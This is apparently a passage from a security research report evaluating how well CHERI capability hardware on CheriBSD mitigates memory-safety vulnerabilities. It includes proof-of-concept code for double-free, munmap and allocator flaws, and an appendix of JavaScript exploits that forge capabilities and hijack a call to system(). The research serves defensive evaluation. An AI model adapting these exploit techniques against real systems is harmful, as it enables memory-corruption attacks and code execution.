
- Class pointer of ObjC objects ("ISA" pointer) not protected with PAC (see Apple documentation)
- => Can create fake instances of legitimate classes
- => Can get existing methods (== gadgets) called

(ref: https://saelo.github.io/presentations/offensivecon_20_no_clicks.pdf)

DOUBLE FREE ON C++ OBJECTS (HEAP)

Note this POC for a double free vulnerability.

This is similar to the previous example. The difference is that this code exposes a double free vulnerability. It's important to make it clear that this is also a dangling pointer issue, only that here the "use" done on the freed pointer is another free. By doing similar POC, we can see that we are able to corrupt an object of type A with an object of type B, and when we call A->getData, we actually see it has the vtable from the second type (B inherits from A, therefore the offsets).



```
root@qemu-cheri128-Testadmin:~/typo_poc # cat trigger_double_free.txt | ./double_free_poc
created AInstance @ 0x40aa4020
created BInstance @ 0x40aa4040
allocated pData @ 0x40aa4060
BInstance->getData() == AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
created AInstance @ 0x40aa4060
free 0x40aa4060
deleted BInstance @ 0x40aa4040
created BInstance @ 0x40aa4040
created BInstance @ 0x40aa4060
AInstance->getData1() == 0x131ca8
```

OTHER ATTACKS TO CONSIDER

ATTACKING THE ALLOCATOR

As noted previously, the allocator of a CHERI system gets a lot of power and responsibilities. The allocator can assign tags and it has the authority and power (by design) to create valid capabilities. This makes the allocator a very tempting target for different exploitation primitives on CHERI. It is crucial to make sure we choose a secure allocator to avoid issues that will later break the integrity of our code. The allocator should be security aware, have metadata protection, and be resilient to different kinds of memory corruption of its internal state.

For instance, let’s consider dlmalloc. In dlmalloc (even without tcache), it is by design that the allocator creates absolute pointers with valid capabilities. Examples:

- Upon free of fast/small-bins chunks, dlmalloc will write absolute pointers in the header.
- Upon free of unsorted-bins chunks, dlmalloc will write absolute pointers to the main_arena in libc (this is heavily used as a convenient way to bypass ASLR and leak the base address of libc, as we have a primitive to create libc address (which we know its offset from the base) on the heap at our will.
- As dlmalloc maintains metadata unprotected in the chunk’s headers (such as size, prevInUse, etc.), all of the familiar attacks of overlapping chunks are still possible (example), once a corruption is achieved, given temporal safety issues or another exploitable security issue.
- For more dlmalloc classic attack, see this repo

If we consider tcache in our allocator, we have even stronger primitives. You can read more on tcache and dlmalloc issues here and here.

Therefore, it’s highly important to flag here the importance of choosing an allocator which has high awareness for security (for instance, doesn’t create arbitrary heap/libraries addresses around).

In JSC, arenas are properly allocated using mallocs and then fragmented into chunks of same size. But when asked to return a chunk in the arena, the allocator returns a capability defined to the arena plus a certain offset. As a result, the returned capability is not aware of the true size of the chunk, which opens the door to out of bounds issues.

In fact, we found 2 issues in memory management that can be used to trigger a convenient use after free and yield very strong primitives. One of them is in the munmap syscall and the other one is in the userspace allocator (jemalloc). The general concept is that even though we can’t dereference corrupted pointers, we could still give them to powerful APIs and get valid capabilities in return. If those APIs lack the needed checks and verifications, we could gain powerful primitives.

MUNMAP DOESN’T CHECK THE TAG OF POINTERS

The syscall munmap, which should unmap a virtual memory mapping returned by the mmap syscall, gets as argument the base address of the mapping and its length. The problem was that munmap didn’t make sure the base pointer is indeed in the capability bounds, and therefore if attackers could:

- Gain some valid capability to a virtual memory mapping
- Increment/decrement this pointer out of bound (without dereferencing it, of course)
- Pass this pointer to munmap


They could trigger a UAF on a currently used memory mapping. The issue was fixed here.

The following POC shows this:

```
#define LENGTH 0x2000

void spray_mappings(char** mappings, size_t count)
{
	for (size_t i = 0; i < count; ++i)
	{
		printf("call mmap(, 0x%x, ...) == ", LENGTH);
```

```
            mappings[i] = (char*)mmap(NULL, LENGTH, PROT_READ | PROT_WRITE, MAP_ANONYMOUS |
MAP_SHARED, -1, 0);
            printf("%p\n", mappings[i]);
        }

}

int main(void)
{
        size_t cnt = 8;
        char* mappings[0x20] = { 0 };
        char* first = NULL;
        size_t length = 0x0;

        memset(mappings, 0x0, sizeof(mappings));

        spray_mappings(mappings, cnt);

        printf("-----------------------------------\n");


        printf("length for the munmap call == 0x");
        fflush(stdin);
        scanf("%zx", &length);
        printf("length == 0x%zx\n", length);

        printf("---- test: first is a correct fat pointer (ptr+cap), inc it and move it OOB
forwards\n");
        first = mappings[0];
        printf("first == %p\n", first);
        first += 0x8000;
        printf("first == %p\n", first);

        printf("call munmap( %p, 0x%x ) with the fat ptr from mmap() shifted forwards\n", first,
length);
        munmap(first, length);
        printf("after munmap()\n");

        spray_mappings(mappings + cnt, cnt);

        return 0;
}
```

And, if we run this POC:



```
root@qemu-cheri128-Testadmin:~/vm_poc # ./vm_poc_forwards
call mmap(, 0x2000, ...) == 0x40abc000
call mmap(, 0x2000, ...) == 0x40abe000
call mmap(, 0x2000, ...) == 0x40ac0000
call mmap(, 0x2000, ...) == 0x40ac2000
call mmap(, 0x2000, ...) == 0x40ac4000
call mmap(, 0x2000, ...) == 0x40ac6000
call mmap(, 0x2000, ...) == 0x40ac8000
call mmap(, 0x2000, ...) == 0x40aca000
-----------------------------------
length for the munmap call == 0x2000
length == 0x2000
---- test: first is a correct fat pointer (ptr+cap), inc it and move it OOB forwards
first == 0x40abc000
first == 0x40ac4000
call munmap( 0x40ac4000, 0x2000 ) with the fat ptr from mmap() shifted forwards
after munmap()
call mmap(, 0x2000, ...) == 0x40ac4000
call mmap(, 0x2000, ...) == 0x40acc000
call mmap(, 0x2000, ...) == 0x40ace000
call mmap(, 0x2000, ...) == 0x40ad0000
call mmap(, 0x2000, ...) == 0x40ad2000
call mmap(, 0x2000, ...) == 0x40ad4000
call mmap(, 0x2000, ...) == 0x40ad6000
call mmap(, 0x2000, ...) == 0x40ad8000
root@qemu-cheri128-Testadmin:~/vm_poc #
```

We can print the capability information (by replacing %p to %#p), which shows that the step first += 0x8000 actually clears the tag:

```
---- test: first is a correct fat pointer (ptr+cap), dec it and move it OOB forwards

first == v:1 s:0 p:0007817d b:00000000402f2000 l:0000000000002000 o:0 t:-1

first == v:0 s:0 p:0007817d b:00000000402fa000 l:0000000000002000 o:0 t:-1

call munmap( v:0 s:0 p:0007817d b:00000000402fa000 l:0000000000002000 o:0 t:-1, 0x2000 ) with the fat ptr from mmap() shifted
forwards
```

JEFREE DOESN'T CHECK THAT THE CAPABILITY IS VALID BEFORE FREEING IT

jefree doesn't check that the capability is valid before freeing it. An attacker can abuse this combined with issue 342 to forge an arbitrary capability. For instance, consider the following POC:

```c
int main() {
    void* myptr = (void**)malloc(0x400);
    printf("myptr (before corruption): %p - %#p\n", myptr, myptr);
    char* data = (char*)&myptr;
    data[0xf] = 8;
    printf("myptr (after corruption) : %p - %#p\n", myptr, myptr);
    free(myptr);
    void* myptr2 = malloc(0x400);
    printf("myptr2:                    %p - %#p\n", myptr2, myptr2);
}
```

And the output, showing that free() accepted an invalid capability:

```
myptr (before corruption): 0x408c9000 - v:1 s:0 p:0006817d b:00000000408c9000 l:0000000000000400 o:0 t:-1
myptr (after corruption) : 0x408c9008 - v:0 s:0 p:0006817d b:00000000408c9000 l:0000000000000400 o:8 t:-1

myptr2:              0x408c9008 - v:1 s:0 p:0006817d b:00000000408c9008 l:0000000000000400 o:0 t:-1
```

This issue was fixed here.

STEALING CAPABILITIES, SIGNING GADGETS

As mentioned in the previous part, there are memory-copy functionalities which preserve capability (i.e. – copy the whole fat pointer, capability and raw pointer, without invalidate the v-bit). We can use those in order to shallow copy a capability and pointer and use this pointer in another functionality (while keeping the capability intact).

This jemalloc issue showed that it is sometimes possible to forge capabilities. We tried to look at potentially interesting functions, like the following one in JSC. The next lines do a logical or on a capability taken from $c3 and then $c1 with 3 and saves it again at $c1+0x16:

```
(gdb) x /10i 0x120736550
   0x120736550 <JSC::weakClearSlowCase(JSC::WeakImpl*&)>:      cincoffsetimm     $c11,$c11,-32
   0x120736554 <JSC::weakClearSlowCase(JSC::WeakImpl*&)+4>:    csc       $c24,zero,16($c11)
   0x120736558 <JSC::weakClearSlowCase(JSC::WeakImpl*&)+8>:    csc       $c17,zero,0($c11)
   0x12073655c <JSC::weakClearSlowCase(JSC::WeakImpl*&)+12>:   cincoffset        $c24,$c11,zero
   0x120736560 <JSC::weakClearSlowCase(JSC::WeakImpl*&)+16>:   clc       $c1,zero,0($c3)
   0x120736564 <JSC::weakClearSlowCase(JSC::WeakImpl*&)+20>:   clc       $c2,zero,16($c1)
   0x120736568 <JSC::weakClearSlowCase(JSC::WeakImpl*&)+24>:   cgetaddr  at,$c2
   0x12073656c <JSC::weakClearSlowCase(JSC::WeakImpl*&)+28>:   ori       at,at,0x3
   0x120736570 <JSC::weakClearSlowCase(JSC::WeakImpl*&)+32>:   csetaddr  $c2,$c2,at
   0x120736574 <JSC::weakClearSlowCase(JSC::WeakImpl*&)+36>:   csc       $c2,zero,16($c1)
```

Our tests showed that it wasn't possible to forge a capability with those lines. If $c1 + 16 points to an invalid capability, then the following csetaddr instruction does not change back the v flag. In JSC only a few functions use csetaddr, and none of those we looked at seemed vulnerable to such an attack.

INFORMATION DISCLOSURE

Generally speaking, it's pretty clear that leaked pointers (heap, libraries, stack, etc.) won't be very useful to attackers, unless they can come up with a signing gadget primitive. Disclosing a vtable pointer usually doesn't help much, as the attacker cannot craft their own capabilities.

However, it is important to note that many models rely on secrets not being disclosed. For instance, the Chrome sandbox depends on attackers inside the sandbox not revealing port names (as presented in this GPZ blogpost). In those scenarios, attackers don't really need to craft pointers and do ROP/JOP/corrupt data structures. They only need to leak memory across security boundaries, which CHERI as of now does not immediately address.

MITIGATED IDEAS

During this research we raised a number of ideas, which as far as we can see, won't work with CHERI. Here is a short overview of them:

- **Alignment attacks** – all of the alignment variants are irrelevant, as capabilities can only be stored locations aligned on 0x10 (architectural demand), and every change to the capability/pointer will invalidate the tag of this memory line. Therefore, alignment attacks (cross page boundary, etc.) won't bypass CHERI's enforcement
- **Atomicity** - all of the atomicity that is not core-local is managed by the cache coherency protocol
- **Context switches** – in the past 2 years, there were many PAC signing gadgets (which were used as pure PAC bypasses), that root caused to thread context switch attacks. The concept is to take advantage on the fact that upon context switch, the registers are spilled to memory, and restored from memory using signing instructions upon thread-resume. As there is no integrity on the physical memory, we can simply corrupt those addresses with arbitrary values, which will be signed by the thread-resume logic. This isn't possible with CHERI, as capabilities must be stored aligned, and attempting to store a capability without alignment will either trap or clear the tag bits on both overlapping 16-byte granules (PAC bypasses research).

CORNUCOPIA

There is a branch called "caprevoke" under the CheriBSD repository (at the time of writing). This branch contains the functionality of Cornucopia. Cornucopia uses capability revocation in order to improve temporal safety for CHERI heaps. We set up this environment and reproduced our POCs under this repo to see how it affected them.

Please note that Cornucopia is entirely a heap use after free mitigation. Therefore, we didn't expect it to mitigate the stack use after free or the heap type confusion exploits. Indeed, those exploits hold and ran exactly in the same way on this branch. However, both the double free and the dangling pointer POCs broke and were mitigated.

RETURN ADDRESS PROTECTION

In the above case study examples, we took advantage of the lack of backward-edge protection for control flow hijacking. We corrupt the return address on the stack by copying a function/gadget address with valid capability (for instance, from the CHERI Capability Table) and our goal was achieved. Therefore, it's very important to discuss the various common techniques for enforcing integrity of return addresses on the stack.

As of today, we have seen several different approaches that attempt to enforce integrity of return addresses on the stack. The following table summarizes the approaches, how are they implemented (software/hardware) and how likely they are to be bypassed.

Approach	Hardware / Software	Effectiveness (how likely to be bypassed)
XOR return address with a secret cookie	Software	Very low, easy to bypass
PAC (Qualcomm's whitepaper**,** LWN article**,** ARM A64 ISA**)**	Hardware (ARMv8.3A+)	As the LR register is being signed using SP as modifier, attackers can replace the original return address with any PAC-signed return address in the same stack-depth. That reveals a wide range of valid targets
Return Address Protection [RAP**]**	Software	Very strong, however it is not practical for operating systems that require binary interoperability, as it involves change in the ABI (requires to recompile all of the binaries)
Shadow stack	Hardware	Very strong

In theory, shadow stack can also be implemented in software, where the virtual address of the shadow stack is a "secret" unknown to the attacker. However, it is highly vulnerable and likely to be bypassed, from 2 reasons:

- It assumes attackers don't know the "secret" virtual address of the shadow stack (which they can leak)
- It's sensitive to race conditions, as presented in "The Evolution of CFI Attacks and Defenses" by Joe Bialek

IMPACT ON HISTORICAL VULNERABILITIES

In 2019, the MSRC classified 655 vulnerabilities as memory safety issues that were rated severe enough to be fixed in a security update. These vulnerabilities are represented in the following table. Of these, 42 were categorized as Uninitialized Memory, and another 205 fell into the Memory Management category (Double Free or Use After Free). Those were not considered regarding the efficiency of CHERI.

	Number of vulnerabilities	Mitigated by CHERI	Not mitigated by CHERI	Not enough data available to decide	Mitigated by CHERI + Stack initialization + Heap Initialization
Type confusions	103	4	66	33	9
Heap corruption	143	112	5	26	112
Heap read	137	43	38	58	68
Stack corruption	24	18	2	4	18
Stack read	6	0	3	3	2
Arbitrary dereference	18	13	0	5	13
NULL dereference	24	14	6	2	14
Unsafe control transfer	1	0	0	1	0
Total	**456**	**204 (~45% of 456)**	**120 (~26% of 456)**	132 (~29% of 456)	**236 (52% of 456)**
Uninitialized Memory (cases not assessed)	*42*				
Memory Management (cases not assessed)	*205*				

Note that some vulnerabilities may have been counted twice as they might have been marked in two different categories. Of 456 vulnerabilities, CHERI could have mitigated at least 204, either by enforcing spatial safety or by ensuring pointer integrity. This means that at least 204 vulnerabilities could have been considered as reliability issues and would not necessarily need to be addressed through a security update. **This represents 31% of all the vulnerabilities classified memory safety that we received in 2019**. If CHERI was augmented with an additional mitigation such as stack initialization and heap Initialization, another 32 vulnerabilities could have been mitigated. On the assumption that stack initialization and heap Initialization would also mitigate the 42 cases classified as Uninitialized Memory, **CHERI + stack initialization + heap Initialization would mitigate at least against 43% of all the cases received that year.** On the 120 that could not be mitigated with only CHERI, different scenarios applied, mostly:

- The vulnerability was also causing denial of service and needed to be fixed regardless of CHERI. This was the case for 17 vulnerabilities, ~3% of 655, all affecting server code or Hyper-V.

- The vulnerability could have caused out of bound reads in unprotected areas (see Compressed bounds). This is the case for example in Chakra where an attacker can cause type confusion in the JIT in order to cause out of bound reads on large arrays. This was the case for at least 32 issues, all possibly mitigated by a mitigation like stack initialization, which would initialize the unprotected area.
- The vulnerability was causing type confusion and was still possible to exploit to cause at least information disclosure. This is the case for example in Chakra where a JavascriptArray object can be confused with a JavascriptFloatArray object, thus allowing pointers to be returned as floats to the user. This was the case for at least 59 cases.
- The vulnerability was a buffer overflow in a structure and would not be protected due to the default sub-allocation bounds behavior. This was the case for at least 5 issues.

OBSERVATIONS AND TAKE AWAYS

ADVANTAGES OF CHERI

- Out of bounds memory accesses (not only immediate out of bound vulnerabilities, but also the out of bound primitives which attackers can create by using other memory corruption issues) are mitigated efficiently by the size information stored in the capability, assuming suballocation protection (protection against overflow/OOB across different members inside the same structure/object, and not only cross heap chunks boundary, which are the basic units allocated by the allocator), and safe allocators.
- Many existing exploitation techniques break, as one can't change or manipulate pointers at all, only steal existing ones or exploit "signing gadgets".

ISSUES TO ADDRESS

- **Temporal safety issues** (use after frees, dangling pointers, double frees, etc.) are still exploitable in the model we reviewed (some of those should be addressed with Cornucopia, if Cornucopia is able to be productized).
- At the time of writing, lack of **return address protection** in CheriBSD gives an easy way for attacker to hijack the execution flow.
- **Uninitialized memory** (both for stack frames and heap allocations) remains problematic, as it gives the attacker the ability to raw copy previous pointers (capabilities + raw pointers) using tag-preserving memcpy/memmove operations.
- Arrays of function pointers are attractive targets for attackers. Those need to be exposed as less as possible. The current implementation for example makes the CHERI Capability Table a fantastic and easy to reach target for an attacker.

POWERFUL TECHNIQUES

- Memory copying gadgets that preserve capabilities can be used to steal capabilities. An attacker can use those to traverse pointers and build objects containing valid capabilities.
- Vtable forgery/replacement, an attacker who can read the content of multiple vtables or arrays of functions can build its own vtable and attempt to trigger type confusion through unexpected arguments. We haven't attempted to exploit this scenario, but this could lead to side effects such as copying unexpected pointers to the heap.
- Reading pointers such as pointers to the CHERI Capability Table will instantly provide an easy way to compromise the application.

AWARENESS FOR FUTURE WORK, LIMITATIONS OF THE EXISTING ENVIRONMENT

- While we worked on qtwebkit and JSC over CheriBSD, it didn't support key features which are heavily used in public exploits, such as **GC and JIT**. When JIT is supported over CHERI, it will likely raise several problems related to signing gadgets and similar primitives.
- **The allocator** should be heavily reviewed and considered as a critical part of the application/system, given its responsibilities and abilities to manage tags and capabilities. The allocator currently implemented in JSC wasn't fully

compliant with CHERI and capabilities were not properly assigned. It was thus still possible to cause buffer overflows or heap OOB issues. For the scope of this document, we restricted ourselves to temporal safety issues and assumed the allocator would behave properly.

CONCLUSIONS

Estimating conservatively, the current implementation of CHERI on the CheriBSD project would deterministically mitigate a large subset of spatial safety vulnerabilities which account for almost half of the vulnerabilities reported to MSRC in 2019.

In practice, the gap in spatial safety due to the sub-allocation problem is unlikely to be a huge issue as the criteria for those issues being exploitable is uncommon. Getting an exact figure is difficult, but intra object buffer overflows should account for around 1% of all the vulnerabilities MSRC observed seen in 2019. And even so, exploiting these would still be difficult. A good example was CVE-2020-0816, a buffer overflow affecting the h264 codec used by Edge, Skype and Teams. The overflow was limited and offered two options. Either overwrite a pointer that would later be freed, or overwrite an index used to write data to a local buffer. It turns out that CHERI would have blocked those two scenarios, leaving the vulnerability unexploitable. Denial of service issues against critical components would most likely still need to be addressed through a security update.

If we consider combining CHERI's current protections with the additional mitigations recommended in this document, such as stack initialization and heap initialization, including padding added to allocations due to bound compression, we estimate that the protections would extend to deterministically mitigating nearly half of the MSRC vulnerabilities we addressed through a security update in 2019.

Whilst type confusion between data and pointers is deterministically mitigated, various other scenarios exist here, such as compromising the heap metadata to gain control of the heap allocator or abusing the heap allocator itself, as shown by the unexpected behavior of jemalloc [28] or by compromising the memory management as shown in this bug in munmap[3]. The heap allocator is a critical component that must be made fully compliant with CHERI to mitigate spatial safety issues. As we've seen with JSC, a simple port of the application to CHERI-MIPS is not enough to provide spatial safety, the custom heap allocator needs to be reshaped accordingly. And as we've shown, there are still other ways to exploit memory corruptions in the current design. While the vulnerabilities introduced for the scope of this research would be trivial to notice in real world applications, we've seen examples in the past of such critical vulnerabilities that would still be exploitable with CHERI. Cornucopia will certainly mitigate most of the use after free issues, but there are still other gaps that need to be addressed, specifically regarding the stack.

REFERENCES

[1] Cornucopia: Temporal Safety for CHERI Heaps

[2] Security analysis of tagging architectures.pdf

[3] CheriBSD issue 709: munmap doesn't check the tag of pointers

[4] FreeBSD 12.1 crget function

[5] CHERIABI: Enforcing Valid Pointer Provenance and Minimizing Pointer Privilege in the POSIX CRun-time Environment

[6] FreeBSD-SA-19:02.fd.asc

[7] FreeBSD-SA-19:17.fd.asc

[8] FreeBSD commit: Fix off-by-one (page) errors in checks in d_mmap methods of several drivers

[9] FreeBSD commit: Change the vm_ooffset_t type to unsigned

[10] The info leak era on software exploitation

[11] Site Isolation – The Chromium Projects

[12] CHERIvoke: Characterising Pointer Revocation using CHERI Capabilities for Temporal Memory Safety

[13] CheriBSD mmap validation of user capability during MAP_FIXED request

[14] CheriBSD issue 342: Malicious malloc consumer can violate spatial safety

[15] CHERI: A Hybrid Capability-System Architecture for Scalable Software Compartmentalization

[16] FreeBSD commit: Fix integer truncation bug in malloc(9)

[17] CHERI ISAv7

[18] Addressing temporary safety

[19] Secure Linking in the CheriBSD Operating System

[20] FreeBSD kernel realloc documentation

[21] alloc8 README.md

[22] C++14 operator delete[](void*, std::size_t) variant, incorrect size passed

[23] Escaping the Chrome Sandbox with RIDL

[24] Chrome Issue 779314: Security: OOB Read in BlobStorageContext::BlobFlattener::BlobFlattener

[25] Pointer Authentication on ARMv8.3

[26] Options.td of CHERI LLVM

[27] Exploring C Semantics and Pointer Provenance

[28] CheriBSD issue 393: jefree doesn't check that the capability is valid before freeing it

[29] Windows 8 Heap Internals

[30] tcache (libc 2.28) lack of safety checks in double free

[31] glibc off-by-one NUL byte heap overflow in gconv_translit_find

[32] The poisoned NUL byte, 2014 edition

[33] IE godmode exploitation

APPENDIX – POCS

STACK UAF POC

```
function g() {
    var ibuf3b = i8c.slice(0xce40-0xbfa0,0xce40-0xbfa0+0x10);
    var o = {};
    var o2 = {};

    var readCapTable = 1;

    o2.valueOf = function () {
        print("valueof o2");
        i8c.set(i8c,0);

        var ibuf3b = i8c.slice(0xce40-0xbfa0,0xce40-0xbfa0+0x40);
        var ibuf3b3 = i8c.slice(0xc890-0xbfa0,0xc890-0xbfa0+0x10);

        //read chericaptable
        var ibuf3b4 = i8c.slice(0xcaf0-0xbfa0,0xcaf0-0xbfa0+0x10);

        //this isn't deref'd, that's just the type of the object.
        var classVals = [0x00,0x00,0x00,0x59,0x00,0x20,0x18,0x01,0x00,0x00,0x00,0x01,0x61,0x9a,0x3d,0x2
0];
        //size of the table
        var lengthData = [0x00,0x03,0x18,0x00,0x00,0x00,0x00,0x02,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
00];
        var class2 = [0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00];
        if (readCapTable == 0) {
            ibuf3b4 = ibuf4.slice(0,0x10);
            lengthData = [0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x02,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x
00];
        }

        for (var i=0; i<0x10;i++) ibuf3b[i] = classVals[i];
        for (var i=0; i<0x10;i++) ibuf3b[0x10+i] = 0x42;
        for (var i=0; i<0x10;i++) ibuf3b[0x20+i] = 0x43;
        ibuf3b.set(ibuf3b4, 0x20);

        for (var i=0; i<0x10;i++) ibuf3b[0x30+i] = lengthData[i];

        i8c.set(ibuf3b, 0xcea0-0xbfa0);

        //read 0x7ffffcce40:     0xf17d000003fbdff9      0x0000007ffffccea0
        ibuf3b = i8c.slice(0xce40-0xbfa0,0xce40-0xbfa0+0x10);
        for (var i=0; i<0x10;i++) ibuf3b3[i] = class2[i];

        i8c.set(ibuf3b, 0xc890-0xbfa0);
        //that's to craft a fake CI
        i8c.set(ibuf3b, 0xc000+0x140-0xbfa0);
        i8c.set(ibuf3b, 0xcea0+0xE0-0xbfa0);
        i8c.set(ibuf3b, 0xcea0+0x590-0xbfa0);
        i8c.set(ibuf3b, 0xcea0+0x70-0xbfa0);
        i8c.set(ibuf3b3, 0xcea0+0x1D0-0xbfa0);
        for (var i=0; i<0x10;i++) ibuf3b[i] = 0x00;
        i8c.set(ibuf3b, 0xc020-0xbfa0);
        return 123;
    };

    o.length = o2;
    ibuf3.set(o,0x20);

    var systemCap = new Int8Array(ibuf3).slice(0x31700+0x20,0x31700+0x20+0x10);
    print (systemCap);


    //we try to read the address of a JSObject containing a huge arraybuffer
    var o5 = {};
    o5.valueOf = function () {
        var ibuf3b = i8c.slice(0xc930-0xbfa0,0xc930-0xbfa0+0x10);
        ibuf4.set(ibuf3b,0);
        return 0;
    }
    o.length = o5;
    ibuf4.set(o,0x20);

    //now we try to read the pointer(cap) at JSObject+0x20. That's the arraybuffer in question
    readCapTable = 0
    o.length = o2;
    ibuf3.set(o,0x20);
    var arrayBufCap = new Int8Array(ibuf3).slice(0x20+0x20,0x20+0x20+0x10);
    ibuf4.set(systemCap,0x4b070);

    var o3 = {};
    o3.valueOf = function () {
        var ibuf3b = i8c.slice(0xce40-0xbfa0,0xce40-0xbfa0+0x20);
        var commandLine = [0x70,0x69,0x6E,0x67,0x20,0x77,0x77,0x77,0x2E,0x62,0x69,0x6E,0x67,0x2E,0x63,0
x6F,0x6D,0x00] //ping www.bing.com

        for (var i=0; i<commandLine.length;i++) ibuf3b[i] = commandLine[i];
        i8c.set(ibuf3b, 0xc710-0xbfa0); //overwrite the argument to system
        i8c.set(arrayBufCap, 0xc5b0-
0xbfa0); //overwrite a saved pointer to the chericaptable with an arraybuffer
    }
    o.length = o3;

    print ("now executing system(commandline)");
    ibuf3.set(o,0x20);

    print ("done with g");
}
var buf1 = new ArrayBuffer(0x1000+0x1000);

var i8c = new Int8Array(buf1.slice(0,0x1000+0x1000));

var buf3= new ArrayBuffer(0x100000);
var buf4= new ArrayBuffer(0x100000);
var ibuf3 = new Int8Array(buf3);
var ibuf4 = new Int8Array(buf4);


eval("g();");
```

TYPE CONFUSION (HEAP) POC

```
function a() {
       return true;
}
capsOf(a)
function b() {
       var x = 0
              var y = 1
              x = y
              return x;
}
optimizeNextInvocation(b)
b()
capsOf(b)
var u8primary = new Uint8Array(0x40);
var u8primary2 = new Uint8Array(0x20);
var u8worker = new Uint8Array(0x20);
var aworker = [b];
//setup primary worker u8 => u8A
print('u8primary')
print(u8primary)
print('after')
Math.atan2(u8primary, u8worker)
print(u8primary)
//change len
print('u8worker originallength=' + u8worker.length);
u8primary[0x33] = 0x40;
u8primary[0x32] = 0x40;
u8primary[0x31] = 0x40;
```

```
print('u8worker modifiedlength=' + u8worker.length);

//setup u8 = > array
print('u8primary')
print(u8primary)
print('after')
Math.atan2(u8primary2, aworker)
print(u8primary2)


//read Array butterfly
var arrayButterfly = u8primary2.slice(0x10, 0x20)

//set primary length
print("u8worker => ArrayButterfly")

u8primary.set(arrayButterfly, 0x20)

var p1 = u8worker.slice(0, 0x10)
u8primary.set(p1, 0x20)
var p2 = u8worker.slice(0x20, 0x20 + 0x10)
u8primary.set(p2, 0x20)
var p3 = u8worker.slice(0x20, 0x20 + 0x10)
u8primary.set(p3, 0x20)
var p4 = u8worker.slice(0x990, 0x990 + 0x10)
u8primary.set(p4, 0x20)
var p5 = u8worker.slice(0x10, 0x10 + 0x10)
u8primary.set(p5, 0x20)
var p6 = u8worker.slice(0x10, 0x10 + 0x10)
u8primary.set(p6, 0x20)
var p7 = u8worker.slice(0x370, 0x370 + 0x10)
u8primary.set(p7, 0x20)
var p8 = u8worker.slice(0x660, 0x660 + 0x10)
u8primary.set(p8, 0x20)
var p9 = u8worker.slice(0x100, 0x100 + 0x10)
u8primary.set(p9, 0x20)
var p10 = u8worker.slice(0x1E0, 0x1E0 + 0x10)
u8primary.set(p10, 0x20)
var p11 = u8worker.slice(0x230, 0x230 + 0x10)
u8primary.set(p11, 0x20)
var p12 = u8worker.slice(0x3de760 + 0x40, 0x3de760 + 0x40 + 0x10)  //find the Cheri cap table on the
stack
